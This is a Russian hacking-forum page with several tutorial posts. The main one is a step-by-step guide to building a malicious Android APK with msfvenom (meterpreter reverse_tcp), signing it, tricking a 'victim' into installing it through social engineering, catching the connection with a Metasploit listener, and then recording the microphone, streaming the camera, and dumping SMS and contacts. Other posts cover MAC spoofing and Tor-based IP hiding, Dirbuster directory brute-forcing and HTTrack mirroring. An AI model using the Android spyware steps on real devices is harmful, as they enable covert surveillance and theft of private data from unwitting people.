ANTICHAT — форум по информационной безопасности, OSINT и технологиям
ANTICHAT — русскоязычное сообщество по безопасности, OSINT и программированию.
Форум ранее работал на доменах antichat.ru, antichat.com и antichat.club,
и теперь снова доступен на новом адресе —
forum.antichat.xyz.
Форум восстановлен и продолжает развитие: доступны архивные темы, добавляются новые обсуждения и материалы.
⚠️ Старые аккаунты восстановить невозможно — необходимо зарегистрироваться заново.
 |
|

28.09.2023, 18:06
|
|
Участник форума
Регистрация: 05.12.2021
Сообщений: 262
Провел на форуме:
61581
Репутация:
0
|
|

Взлом Android с помощью Metasploit и Msfvenom

Вступить в наш чат
Вы, наверное, ни раз слышали о самом известном хакерском инструменте под названием Metasploit. Все профессиональные хакеры в один голос скажут, что Metasploit — универсальный инструмент, который имеет множество модулей для взлома Android, IOS, а также Windows. А его работа с Msfvenom считается лучшей комбинацией для взлома устройств Android, что мы сегодня и проверим.
Metaspoilt и Msfvenom
Так почему же все так любят Metasploit? Metasploit, созданный Rapid7, имеет самую большую базу эксплойтов, шеллкодов и много разнообразной документации. А самое приятное, что все это абсолютно бесплатно. В народе его даже успели прозвать “хакерским швейцарским ножом”.
Msfvenom — бесплатный инструмент для создания полезной нагрузки (вредоносного файла). Это, так сказать, «брат» Metasploit. Стоит отметить, что теперь этот инструмент есть и в Kali Linux как отдельная опция, позволяющая максимально упростить работу.
Когда дело доходит до взлома телефонов Android, существует множество способов сделать это. Есть приложения, сайты, скрипты и многое другое. Мы уже ни раз демонстрировали вам различные методы взломов, ну а сегодня мы расскажем, как взломать телефон Android с помощью Metasploit и Msfvenom.
Как взломать Android
Дисклеймер: Данная статья представлена исключительно в образовательных целях для информирования читателей о взломах. Мы не несём ответственности за любые ваши действия.
Для выполнения этого взлома с использованием Metasploit и Msfvenom вам понадобится ОС Kali Linux.
Итак, приступим к взлому.
Шаг 1. Создание вредоносного APK-файла
Откройте терминал Kali Linux и введите следующую команду:
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.78.129 LPORT=4444 R > hacking.apk *LHOST= Ваш IP-адрес
*LPORT= 4444
*Используйте ifconfig, чтобы найти свой IP-адрес, если вы его не знаете.
# ifconfig
Шаг 2. Отправка APK-файла жертве
Вы создали вредоносный .apk-файл шпионского приложения с помощью Metasploit и Msfvenom. По умолчанию он будет сохранен в вашей папке /home/. Найдите свой недавно созданный файл hacking.apk и отправьте его жертве. Используйте навыки социальной инженерии, чтобы заставить жертву установить файл.
*Если у вас возникли какие-либо ошибки или проблемы с подписью, используйте следующее:
Keytool(предустановлен в Kali Linux)
keytool -genkey -v -keystore my-release-key.Keystore -alias alias_name -keyalg RSA -keysize 2048 -validity 10000
Jarsigner (предустановлен в Kali Linux)
Затем введите:
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.Keystore hacking.apk aliasname
После этого:
jarsigner -verify -verbose -certs hacking.apk
Шаг 3. Настройка Metasploit

Откройте новый терминал и используйте следующую команду, чтобы запустить платформу Metasploit.
# msfconsole
Теперь в консоли платформы Metasploit введите следующее:
use exploit/multi/handler
set payload android/meterpreter/reverse_tcp
после этого настройте адрес прослушивающего хоста:
set LHOST 192.168.78.129
set LPORT 4444
exploit
*LHOST= Ваш IP-адрес
*LPORT= 4444
Шаг 4. Эксплуатация
Теперь, когда жертва откроет приложение на своем телефоне, вы получите полный доступ к устройству.
Вот некоторые команды, которые вы можете использовать:
- record_mic — записывает звук с устройства Android и сохраняет его на локальном диске.
- webcam_snap — позволяет делать снимки, взломав камеру Android устройства.
- webcam_stream — транслирует онлайн видео со взломанной камеры Android.
- dump_contacts — копирует все контакты с телефона жертвы.
- dump_sms — взламывает сообщения жертвы и сохраняет их в текстовом файле в вашей системе.
- geolocate — отслеживает взломанное устройство по местоположению.
Заключение
Хотя Metasploit и Msfvenom не так сложны в использовании, они требуют последовательных шагов, которые необходимо реализовать. Но благодаря нашему руководству любой начинающий хакер с лёгкостью осилит эти инструменты. Надеемся, что эта статья была для вас информативной и полезной. Удачи!
|

|
|
19.10.2023, 18:03
|
|
Участник форума
Регистрация: 05.12.2021
Сообщений: 262
Провел на форуме:
61581
Репутация:
0
|
|
HTTrack: Руководство по парсингу сайта
 Вступить в наш чат
В интернете часто необходимо собрать большой объем информации с сайта, после чего её проанализировать и применить для каких-либо целей. Однако, делать это вручную — очень трудоемкий и энергоресурсный процесс. Откройте для себя HTTrack, автоматизированный инструмент для парсинга сайтов с открытым исходным кодом, который может собирать данные за считанные минуты. В этой статье мы рассмотрим инструмент HTTrack в мельчайших деталях, а также предоставим пошаговую инструкцию к использованию.
Что такое парсинг сайта
Парсинг – это автоматизированный сбор информации с любого сайта, ее анализ, преобразование и выдача в структурированном виде, чаще всего в виде таблицы с набором данных.
Парсер сайта — это любая программа или сервис, которая осуществляет автоматический сбор информации с заданного ресурса.
Законно ли парсить чужие сайты
Парсинг данных с сайтов не противоречит закону, если:
получаемая информация находится в открытом доступе и не несет коммерческую тайну;
не затрагиваются авторские права полученной информации;
парсинг проводится законным методом;
парсинг не влияет на нормальную работу сайта (не приводит к сбоям).
Что такое HTTrack и его возможности
HTTrack — бесплатный инструмент с открытым исходным кодом, разработанный Xavier Roche. Он может копировать целые сайты, включая файлы HTML, изображения, CSS, JavaScript и многое другое. Основная функция HTTrack — создание локального зеркала сайта, позволяющего просматривать его в автономном режиме.
HTTrack может фильтровать контент, позволяя загружать только определенные файлы, такие как изображения, видео или документы.
Важно отметить, что HTTrack сохраняет исходную структуру папок зеркального сайта. С их помощью вы сможете легко ориентироваться.
HTTrack может приостанавливать и возобновлять загрузку без потери прогресса.
Кроме того, вы можете легко обновлять свою локальную копию с помощью функции «Обновление». Инструмент добавит недостающий контент на ваш зеркальный сайт.
HTTrack отличается скоростью и эффективностью, так как использует многопоточную систему для быстрой загрузки.
HTTrack ведет подробные журналы процесса, что упрощает мониторинг и устранение любых возникающих проблем.
Как использовать HTTrack: пошаговое руководство
Давайте углубимся в практические аспекты использования HTTrack.
1. Загрузите и установите HTTrack с официального сайта HTTrack по ссылке. Скачайте версию HTTrack, соответствующую вашей операционной системе (Windows, Linux, macOS). Установите программу, следуя инструкциям на экране.
2. Запустите HTTrack. После установки запустите HTTrack.

3. Настройте свой проект. Нажмите «Далее», чтобы начать создание нового проекта. Введите имя своего проекта и выберите папку назначения, в которой будет храниться зеркальный сайт. Нажмите "Далее."

4. Установите параметры. Настройте параметры парсинга, указав начальный URL-адрес (сайт, который вы хотите парсить). Установите фильтры для всех типов файлов (например, скачать только изображения). Нажмите «Далее», чтобы продолжить.

5. Запустите парсинг. Нажмите «Готово», чтобы начать Парсинг сайта. Вы можете отслеживать ход выполнения и проверять журналы на наличие ошибок.
После завершения парсинга перейдите в папку назначения, указанную вами ранее. Откройте файл «index.html», чтобы начать изучение зеркального сайта.
Заключение
HTTrack — это универсальный инструмент для парсинга сайтов, который делает процесс простым и эффективным. Удобный интерфейс, настраиваемые функции и открытый исходный код делают его незаменимым помощником в вашем арсенале инструментов. Начните свое изучение парсинга сайтов уже сегодня с помощью HTTrack. Удачного пользования! |
|
|
|
23.10.2023, 15:02
|
|
Участник форума
Регистрация: 05.12.2021
Сообщений: 262
Провел на форуме:
61581
Репутация:
0
|
|
Как сохранить анонимность в интернете

Вступить в наш чат Какие следы в интернете вы оставляете, а главное, что можно по ним узнать? Гораздо больше, чем вы думаете. Любая собранная информация может быть использована для идентификации вашей личности. Чтобы этого избежать, мы подготовили для вас два инструмента, которые помогут замести следы, обеспечив безопасность в сети.
Инструменты для анонимности в сети
Anonsurf — это инструмент для изменения IP-адреса в Kali Linux, разработанный командой Parrot Sec. Он работает в фоновом режиме, постоянно меняя ваш IP-адрес, чтобы вы оставались анонимными. Anonsurf использует два основных сервиса для обеспечения анонимности в Интернете. Один из них — Tor, а другой — iptables, служба Linux для управления IP-адресами. Он имеет открытый репозиторий на Github.
Macchanger — это встроенный инструмент Kali Linux, который может изменить ваш Mac-адрес. Он имеет множество функций для сохранения вашей анонимности.
Итак, приступим к установке и настройке Anonsurf и Macchanger в Kali Linux.
Как изменение IP и Mac-адреса делают вас анонимными
Ваш IP и MAC-адреса — это уникальные идентификаторы, по которым можно вас найти. Ваши системные данные, а также местоположение можно отслеживать с помощью ваших адресов. Таким образом, когда вы измените свой Mac и IP-адреса, вас не получится деанонимизировать.
Установка Anonsurf

Шаг 1. Откройте терминал в Kali Linux и используйте следующую команду, клонирующую репозиторий Anonsurf из Github:
git clone https://github.com/Und3rf10w/kali-anonsurf.git
Шаг 2. Измените каталог и дайте разрешения anonsurf. Вы можете сделать это с помощью следующих команд:
cd kali anonsurf
****d +x ./installer.sh
Шаг 3. Запустите сценарий anonsurf:
sudo ./installer.sh
Шаг 4. Теперь начнется установка и будут установлены зависимости.

Шаг 5. После завершения установки введите команду help, чтобы получить список всех возможных опций инструмента:
anonsurf help

Шаг 6. Теперь запустите службу Anonsurf:
anonsurf start
Поздравляем, ваш IP-адрес скрыт. Теперь изменим MAC-адрес вашей системы.
Установка Macchanger
Шаг 1. Выключите сетевую карту. Используйте следующую команду Linux, чтобы отключить сетевую карту:
ifconfig device down
Используйте команду ifconfig, чтобы найти имя вашего устройства.
Это будет либо eth0,eth1 или wlan0, wlan1 и т. д.

Шаг 2. Установите случайный MAC-адрес:
macchanger -r eth0

Как видно на изображении выше, Mac-адрес был изменен.
Чтобы проверить все команды, используйте опцию справки:
macchanger -h
Примечание: Постоянный MAC-адрес будет восстановлен после перезагрузки.
Шаг 3. Включите сетевую карту:
ifconfig eth0 up
Шаг 4. Восстановите Mac-адрес по умолчанию. Если вы хотите восстановить ваш MAC-адрес, используйте следующие команды:
macchanger –p eth0
Шаг 5. Подмена Mac-адреса.
Вы можете подделать MAC-адрес, используя следующую команду:
macchanger -m [Spoofing MAC Address] eth0
macchanger -m XX:XX:XX:XX:XX:XX eth0
Здесь XX:XX:XX:XX:XX:XX следует заменить на целевой MAC-адрес.
Если вы получили следующую ошибку:
ОШИБКА: Невозможно изменить MAC: интерфейс включен или нет разрешения: невозможно назначить запрошенный адрес.
То вам нужно отключить сетевой интерфейс, а затем изменить MAC-адрес, введя команду:
ifconfig wlan1 down
Теперь вы полностью анонимны, поскольку ваш IP и MAC адреса скрыты. |
|
|
|
26.10.2023, 12:31
|
|
Участник форума
Регистрация: 05.12.2021
Сообщений: 262
Провел на форуме:
61581
Репутация:
0
|
|
Dirbuster: ваш ангел-хранитель в мире кибербезопасности

Вступить в наш чат В бесконечном противостоянии с киберугрозами инструмент под названием Dirbuster выступает грозным оружием. В этой статье мы окунемся в мир Dirbuster, раскрыв все его секреты и потенциал для защиты вашего цифрового мира.
Скрытые угрозы
Прежде чем мы раскроем возможности Dirbuster, давайте признаем зловещую реальность цифрового мира. Каждый день хакеры и злоумышленники рыскают в поисках уязвимостей, подобно призрачным хищникам, которые скрываются в темных уголках киберпространства, затаившись в ожидании идеального момента для удара.
Каждый пользователь обязан сохранять бдительность, чтобы не стать жертвовать злоумышленников. Одним из фундаментальных принципов кибербезопасности является обеспечение защиты ваших данных от взломов. Именно здесь в игру вступает Dirbuster.
Dirbuster: на страже вашего сайта

Этот мощный инструмент предназначен для проведения разведки сайтов, помогая обнаружить скрытые каталоги и файлы. Интрумент неустанно сканирует ваш веб-сервер, выявляя потенциальные уязвимости до того, как злоумышленники смогут ими воспользоваться.
Dirbuster работает по простому, но эффективному принципу – перебор каталогов и файлов. Он отправляет на целевой веб-сервер шквал запросов, пробуя разные имена каталогов и файлов. Когда он находит совпадение, он предупреждает вас о наличии уязвимостей.
Принцип работы Dirbuster
Начать работу с Dirbuster очень просто. Во-первых, он имеет открытый исходный код, а во-вторых, совместим с различными платформами. Следовательно, вы можете быстро загрузить его и начать сканирование своего сайта в течение нескольких минут.
Одной из сильных сторон Dirbuster является его универсальность. Он позволяет вам настраивать списки слов и расширения, которые вы хотите использовать во время сканирования. Это означает, что вы можете адаптировать сканирование Dirbuster к вашим конкретным потребностям.
Установка Dirbuster
Давайте перейдём к процессу установки. Dirbuster — это инструмент на основе Java, поэтому вам необходимо иметь в вашей системе Java (JRE).
Шаг 1. Установите Java
Если у вас не установлена Java, вы можете загрузить ее с официального сайта Oracle или использовать OpenJDK, популярную альтернативу с открытым исходным кодом.
Шаг 2. Загрузите Dirbuster
Вы можете загрузить инструмент с официального сайта. Убедитесь, что вы скачиваете последнюю версию, обычно предоставляемую в виде файла JAR (архив Java).
Шаг 3. Запустите Dirbuster
После загрузки JAR-файла Dirbuster вы можете запустить его с помощью следующей команды в своем терминале:
java -jar DirBuster-0.12.jar
Замените DirBuster-0.12.jar настоящим именем загруженного вами JAR-файла Dirbuster.
Использование Dirbuster: пошаговое руководство
Теперь, когда у вас есть этот инструмент, давайте посмотрим, как вы можете его использовать.
Шаг 1. Укажите целевой URL-адрес
Чтобы начать сканирование, вам необходимо указать целевой URL-адрес. После -u напишите URL-адрес:
java -jar DirBuster-0.12.jar -u http://пример.com
Шаг 2. Выберите список слов
Выберите список слов для сканирования, используя -l, за которым следует путь к файлу списка слов. Dirbuster предоставляет список слов по умолчанию, но вы также можете создавать собственные словари для настройки сканирования:
java -jar DirBuster-0.12.jar -u http://пример.com -l /path/to/словарь.txt
Шаг 3. Запустите сканирование
Чтобы начать сканирование, добавьте -r. Это говорит о том, что инструмент будет исследовать каталоги и файлы:
java -jar DirBuster-0.12.jar -u http://пример.com -l /path/to/словарь.txt -r
Дополнительные команды
Dirbuster предлагает несколько дополнительных команд для улучшения сканирования:
1. Сканирование методом перебора: добавьте -b для сканирования методом перебора:
java -jar DirBuster-0.12.jar -u http://пример.com -l /path/to/словарь.txt -r -b
2. Выбор протокола: чтобы указать протокол, отличный от HTTP, используйте -p:
java -jar DirBuster-0.12.jar -u ftp://пример.com -l /path/to/словарь.txt -r
3. Сортировка расширений: для сортировки по расширениям используйте -x:
java -jar DirBuster-0.12.jar -u http://пример.com -l /path/to/словарь.txt -r -x php,html
Заключение
Dirbuster помогает выявлять и устранять уязвимости до того, как злоумышленники смогут ими воспользоваться. Заблаговременно обнаруживая скрытые каталоги и файлы, он укрепляет защиту вашей цифровой крепости и позволяет оставаться на шаг впереди потенциальных угроз. Не ждите, пока станет слишком поздно. Загрузите Dirbuster уже сейчас, чтобы начать сканирование своего сайта. |
|
|
|
16.11.2023, 12:44
|
|
Новичок
Регистрация: 15.11.2023
Сообщений: 1
Провел на форуме:
362
Репутация:
0
|
|
BlackMAST написал(а):
 Не верь своим глазам. Как определить и скрыть фотошоп
Вступить в наш чат
Фотография редко предстает перед нами в исходном виде. Зачастую то, что вы видите - это результат долгого и качественного монтажа. Пускают пыль в глаза не только девушки из инстаграма, но так же и многие сервисы. Практически всегда любые услуги сопровождаются картинками, скриншотами. И у вас могут возникнуть сомнения в честности продавца и в предоставляемой им услуге. Нельзя со 100% гарантией сказать, подвергалась ли фотография обработке или нет, но как и везде существует человеческий фактор - неопытность отрисовщика и ваши знания в этом деле. Данная статья поможет вам разобраться в видах монтажа и как его разоблачить.

Нет единого алгоритма, который определил бы фотошоп. Нельзя загрузить фото в программу и быть уверенным, что она сможет определить монтаж по шумам или, что еще лучше, по отсутствию метаданных. Все методы должны использоваться в совокупности. Существует даже целое подразделение в криминалистике, которое получило название Image Forensics или "криминалистика изображений", в его основе лежит задача определить подлинность фотографии и наличие изменений.
Разберем основные алгоритмы Image Forensics:
Внимательный осмотр
Ваши глаза - основной инструмент. Достаточно загрузить фотографию в любой редактор, увеличить зум на максимум, и все недочеты предстанут перед вами.
Как, например, на этой фотографии. Вы хорошо можете заметить склейки и разрывы полосок, чего никак не должно быть.

Ко всему прочему, монтаж может быть настолько дилетантским, что, загрузив фото в ExifTool, вы увидите такую картину:
